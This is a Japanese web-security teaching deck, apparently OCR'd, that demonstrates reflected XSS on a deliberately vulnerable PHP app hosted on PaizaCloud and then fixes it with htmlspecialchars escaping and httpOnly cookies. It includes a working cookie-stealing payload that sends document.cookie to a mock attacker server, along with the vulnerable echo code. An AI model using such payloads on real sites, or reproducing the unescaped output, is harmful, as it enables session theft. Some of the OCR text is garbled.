Paiza Cloudによる Webセキュリティ体験

【脆弱性対策編】

Ver2.3 2022/03/05

目的

脆弱性のあるWebアプリケーションの問題点と対策の一例について 紹介します

内容

- 1 PaizaCloudとは??
- 2 展示の全体像
- 3 Webアプリケーションの脆弱性対策
 - (1) XSSの原因と対策
 - (2) CSRFの原因と対策
 - (3) SQLインジェクションの原因と対策
- 参考サイト及び資料
 - PaizaCloudによるWebセキュリティ体験

(脆弱性体験及びログ、パケット調査編)

- 安全なWebサイトの作り方

ΙPΑ

・安全なSQLの呼び出し方

IPA

・猫とセキュリティ SQLインジェクションの対策をやってみる

https://nekotosec.com/measures-for-sqlinjection/

・安全なWebアプリケーションの作り方第2版


徳丸 浩

Paiza CloudはPaiza株式会社の登録商標です

O Githubへの公開について

本内容についてはGithub上に公開しております。

https://github.com/gorosuke5656/Web-Security-Experience/



1 PaizaCloudとは??

1 PaizaCloudとは??


PaizaCloudは、クラウドIDE(クラウド型統合開発環境)ツールです



2 展示の全体像

2 展示の全体像


PaizaCloud上に作成したWebアプリケーションを使用します



(1) XSSの原因と対策

(1) XSSの原因と対策

クロスサイトスプティプィング(XSS)とは、Webサイトにアクセスしたユーザに対して攻撃者が任意のJavaScriptを実行することで、情報の漏えいやフィッシングサイト誘導などを行う攻撃手法です。



- (1) XSSの原因と対策
- O XSSの種類

XSSは以下の2つに分類されます

【反射型XSS】

ユーザが送信するHTTPリクエストパラメータをHTTPレスポンスとして HTMLに表示してしまうもの


【格納型XSS】

Webサイトにある掲示板やコメントの機能等を利用して悪意あるスクリプト を実行できるようにするもの

(反射型のようなパラメータでなく、そのページを閲覧しただけで、任意の スクリプトが実行。。)


今回は反射型XSSのデモを実施します。

- (1) XSSの原因と対策
- O XSSの種類
 - •格納型XSSのイメージ



(1) XSSの原因と対策

以下のような画面遷移で動作するWebアプリケーションを例とします。



(1) XSSの原因と対策

模擬悪性サイトをPythonを用いて起動しておきます

```
【ターミナルを起動して/home/ubunto配下にindex.htmlを作成します】
```

```
root@gorosuke-genki-inu-1:/home/ubuntu# touch index.html root@gorosuke-genki-inu-1:/home/ubuntu# ls -l total 0
```

-rw-r--r-- 1 root root 0 Nov 7 10:39 index.html

```
// nanoを使用してindex.htmlを編集 root@gorosuke-genki-inu-1:/home/ubuntu# nano index.html root@gorosuke-genki-inu-1:/home/ubuntu#
```

root@gorosuke-genki-inu-1:/home/ubuntu# ls -l total 4

-rw-r--r 1 root root 139 Nov 7 10:40 index.html

(1) XSSの原因と対策

模擬悪性サイトをPythonを用いて起動しておきます

```
【作成したindex.htmlの内容】
root@gorosuke-genki-inu-1:/home/ubuntu# more index.html
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<title>Trap_web_server</title>
</head>
<body>
<h1>Welcome!! Trap_Server</h1>
</body>
</html>
```

【python3でワンライナWebサーバを起動】

~\$ python -m http.server 8000

ターミナルを起動しておけば アクセスログが確認できます

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

172.22.0.1 - - [07/Nov/2021 10:40:47] "GET / HTTP/1.1" 200 -

(1) XSSの原因と対策

模擬の悪性サイトをPythonを用いて起動しておきます



(1) XSSの原因と対策

【展示内容】

【異常な動作を確認します】

(その1)

- ① PCからxss.phpにアクセスします。
- ② スクリプトが実行可能かを確認します
- ③ "cookie情報を表示するスクリプト"を入力し、実行します

(その2)

- ① PCからxss.phpにアクセスします。
- ② "模擬悪性サイトにcookie情報を転送するスクリプト"を入力し、 実行します。

(1) XSSの原因と対策

【異常な動作を確認します】(その1)

(1) XSSの原因と対策

【異常な動作を確認します】 (その1)


② スクリプトが実行可能かを確認します



(1) XSSの原因と対策

【異常な動作を確認します】 (その1)


③ "cookie情報を表示するスクリプト"を入力し、実行します



(1) XSSの原因と対策

【異常な動作を確認します】 (その1)

③ "cookie情報を表示するスクリプト"を入力し、実行します



(1) XSSの原因と対策

【異常な動作を確認します】 (その1)

③ "cookie情報を表示するスクリプト"を入力し、実行します




(1) XSSの原因と対策

【異常な動作を確認します】(その2)

(1) XSSの原因と対策

【異常な動作を確認します】 (その2)

"模擬悪性サイトにcookie情報を転送するスクリプト"を入力し、実行します。



(1) XSSの原因と対策

【異常な動作を確認します】 (その2)

② "模擬悪性サイトにcookie情報を転送するスクリプト"を入力し、実行します。



(1) XSSの原因と対策

【異常な動作を確認します】 (その2)

② "模擬悪性サイトにcookie情報を転送するスクリプト"を入力し、実行します。

https://gorosuke-genki-inu-1.paiza-user-free.cloud/xss.php Welcome!! Trap_Server アクセスログに Cookie情報が記録されてるぞ! ~\$ python -m http.server 8000 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ... 172.22.0.1 - - [07/Nov/2021 10:48:56] "GET / HTTP/1.1" 200 -HTTP/1.1" 200 -

(1) XSSの原因と対策

【異常な動作を確認します】 (その2)

- ② "模擬悪性サイトにcookie情報を転送するスクリプト"を入力し、実行します。
 - 以下のようなHTMLを作成してみると。。

172.22.0.1 - - [07/Nov/2021:10:57:32 +0000] "GET /xss_conform.php?name=%22%3E%3Cscript%3Ewindow.location%3D%27https%3A%2F%2Fgorosuke-genki-inu-1.paiza-user-free.cloud%3A8000%2F%3F%27%2Bdocument.cookie%3B%3C%2Fscript%3E%3C%21--&url= HTTP/1.1" 200 661 "https://gorosuke-genki-inu-1.paiza-user-free.cloud/xss.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0" - ファイル(F) 編集(E) 変換(C) 検索(S) ツール(T) 設定(O) ウィンドウ(W) ヘルプ(H)

1 Ka hret="https://gorosuke-genki-inu-1.paiza-user-tree.cloud/xss contorm.php?name=%22%3E%3Cscript%3Ewindow.location%3D%2/https%3A%2F%2Fgoro


2 suke-genki-inu-1.paiza-user-free.cloud%3A8000%2F%3F%27%2Bdocument.cookie%3B%3C%2Fscript%3E%3C%21---&url=1↔

3 [|]″>お得な情報はこちら!!□いますぐクリックしてくださいね~ **[EOF**

(1) XSSの原因と対策

【異常な動作を確認します】 (その2)


- ② "模擬悪性サイトにcookie情報を転送するスクリプト"を入力し、実行します。
- 以下のようなHTMLのリンクをユーザがクリックすると。。。



(1) XSSの原因と対策

【異常な動作を確認します】 (その2)

- ② "模擬悪性サイトにcookie情報を転送するスクリプト"を入力し、実行します。
- 模擬悪性サイトに接続されCookie情報も転送されてしまいます。。



(1) XSSの原因と対策

【原因】

(1) XSSの原因と対策

</form> </body> </html></

【原因】

ユーザから入力された値を、何も処理することなく出力するようにしているためです。

```
"><script>window.location='https://gorosuke-genki-inu-1.paiza-user-free.cloud:8000/?"
+document.cookie;</script><!--
                                                特定urlサイトにクッキー情報
                                                を書き込む指示
?php←
  session start ():
 $name = $_GET<mark>['name'</mark>
 $url = $ GET['url'];
                         入力情報を
                         そのまま処理
<html>←
<body>←
 <h1>ユーザー情報登録確認</h1>←
 <form action="xss_regist.php" method="get">
   名前:<?php echo $name; ?><br/>
←
   URL:<?php echo $url; ?><br/>
←
   <input type="hidden" name="name" value="<?php echo $name; ?>">
   <input type="hidden" name="url" value="<?php echo $url; ?>">←
<input type="submit" value="登録">←
```

<input type="button" value="戻る" onclick="javascript:history.back();">←

(1) XSSの原因と対策

【対策】

(1) XSSの原因と対策

【対策】

〇 基本的対策

特別な意味を持つ文字列を別の文字に置き換えて処理する(エスケープ処理)

・HTMLにおいて特殊な意味を持つ【<】等を普通の文字として認識するように 別の文字に置き換える

(例)

```
\lceil \langle \rfloor \rightarrow \lceil \& lt; \rfloor \qquad \lceil \rangle \rfloor \rightarrow \lceil \& gt; \rfloor
\lceil " \rfloor \rightarrow \lceil \& quot; \rfloor \qquad \lceil \& \rfloor \rightarrow \lceil \& amp; \rfloor
```

• 予め用意されているエスケープ関数を利用する

〇 保険的対策

クッキーにhttponly属性を付与する
X-XSS-Protectionヘッタを挿入し、XSS攻撃を無効にする


今回は こちらを使用

(1) XSSの原因と対策

【対策】

エスケープ処理について

外部から送信されるパラメータをWebサイト上でそのまま表示せずエスケープ 処理を行って出力することです



(1) XSSの原因と対策

【対策】

エスケープ処理について

Webページの表示に影響のある特殊文字をHTMLエンティティに変換するものとしては以下の文字列があります

変換前(特殊文字)	変換後(HTMLエンティティ)	
&	&	
и	" ' あるいは' <	
•		
<		
>	>	

(1) XSSの原因と対策

【対策】

PHPにおける対策

エスケープ処理について

○ htmlspecialchars() 関数によりエスケープ処理する

htmlspecialchars(string \$string, int \$quote_style, string \$charaset);

【引数の説明】

\$string : 変換対処の文字列

\$quote_style: 引用符の変換方法【ENT_COMPATかENT_QUOTESを指定】 \$charset: 文字エンコーティング "UTF-8" "Shift JIS","EUC-JP"

htmlspecialchars関数は最大4つの引数をとりますが セキュリティ上は先にあげた3つの引数が必要になります!

(参考)

https://www.php.net/manual/ja/function.htmlspecialchars.php

(1) XSSの原因と対策

【対策】

PHPにおける対策

エスケープ処理について

O htmlspecialchars() 関数が変換対象とする文字

今回はこちらを使用


変換前	変換後	\$quote_styleと変換対	こうらを使用		
		\$quote_styleと変扱が多人子			
		ENT_NOQUOTES	ENT_COMPAT	ENT_QUOTES	
<	<	0	0	0	
>	>	0	0	0	
&	&	0	0	0	
"	"	×	0	0	
,	& #39;	×	×	0	

(1) XSSの原因と対策

【対策】

PHPにおける対策

エスケープ処理について 以下のように修正したコードに変更します



(1) XSSの原因と対策

______ 【対策】

PHPにおける対策

エスケープ処理について

[xss-new.php]

```
👵 🌳 👶 👑 😽 🔧
<?php←
 session start(); ?> <html> <body>
 <h1>ユーザー情報登録</h1>↩
 <form action="xss conform-newl.php" method="get">
   名前:<input type="text" name="name"><br/>
<br/>
←
   URL:<input type="text" name="url"><br/>
   <input type="submit" value="確認">←
   <input type="reset" value="リセット">←
 </form> </body> </html>←
```

(1) XSSの原因と対策

</form> </body> </html>↔


```
【対策】
                                                                     PHPにおける対策
エスケープ処理について
                                                              (xss_conform-new.php)
                                                            6, , , , , , , , , | 7, , , , , , , , | 8, , , , , , , , ,
    <?php←
                                                             エスケープ処理
      session_start();←
                                                                           を実施
      $name = $_GET['name']; ←
      $url = $ GET['url']:←
      $newname = htmlspecialchars($_GET['name'],ENT_QUOTES,"EUC-JP");←
                                                   エスケープ処理した
    <html>←
                                                           変数を出力
    <br/>body>←
      <h1>ユーザー情報登録確認</h1>←
      <form action="xss regist.php" method="get">←
       名前:<?php echo $newname: ?><br/><
        URL:<?php echo $url: ?><br/>
        Kinput type="hidden" name="name" value="<?php echo $newhame; ?>">←
        <input type="hidden" name="url" value="<?php echo $url; ?>">←
 16
        <input type="submit" value="登録">←
        <input type="button" value="戻る" onclick="javascript:history.back();">←
```


(1) XSSの原因と対策

【対策】


PHPにおける対策

エスケープ処理後の確認

















ユーザー情報登録

名前: "><script>alert(document.co URL: 確認 リセット

(1) XSSの原因と対策

【対策】

エスケープ処理後の確認

PHPにおける対策









🔡 アプリ 💠 設定 📿 Webex Teams 👑 Cisco Webex Teams... 🚱 新しいタブ R





Online regex tester... M 1



ユーザー情報登録確認

名前:"><script>alert(document.cookie)</script><!--

URL:

登録

戻る


Javascriptとして認識されず 文字列として認識

(1) XSSの原因と対策

【対策】

PHPにおける対策

エスケープ処理後の確認



ユーザー情報登録

名前: cument.cookie;</script><!--


確認 リセット

(1) XSSの原因と対策

【対策】

エスケープ処理後の確認

PHPにおける対策



Javascriptとして認識されず 文字列として認識

(1) XSSの原因と対策

【対策】

PHPにおける対策

〇 課題

URL欄はXSS対策が実施されていません。。 コードを修正して、XSS対策を実施しましょう!

- 1 xss-conform-new.phpを修正します
- 2 htmlspecialchars() 関数によりエスケープ処理してみましょう!




(1) XSSの原因と対策

【対策】(保険的対策)

PHPにおける対策

cookieにhttpOnly属性を付与する

PHPの設定ファイル(PHP.ini)の変更によりJavaScriptからのクッキー読み出しを禁止するものです。



(1) XSSの原因と対策

【対策】(保険的対策) cookieにhttpOnly属性を付与する

/etc/php/7.4/cli/php.ini(php設定ファイル)の内容

PHPにおける対策

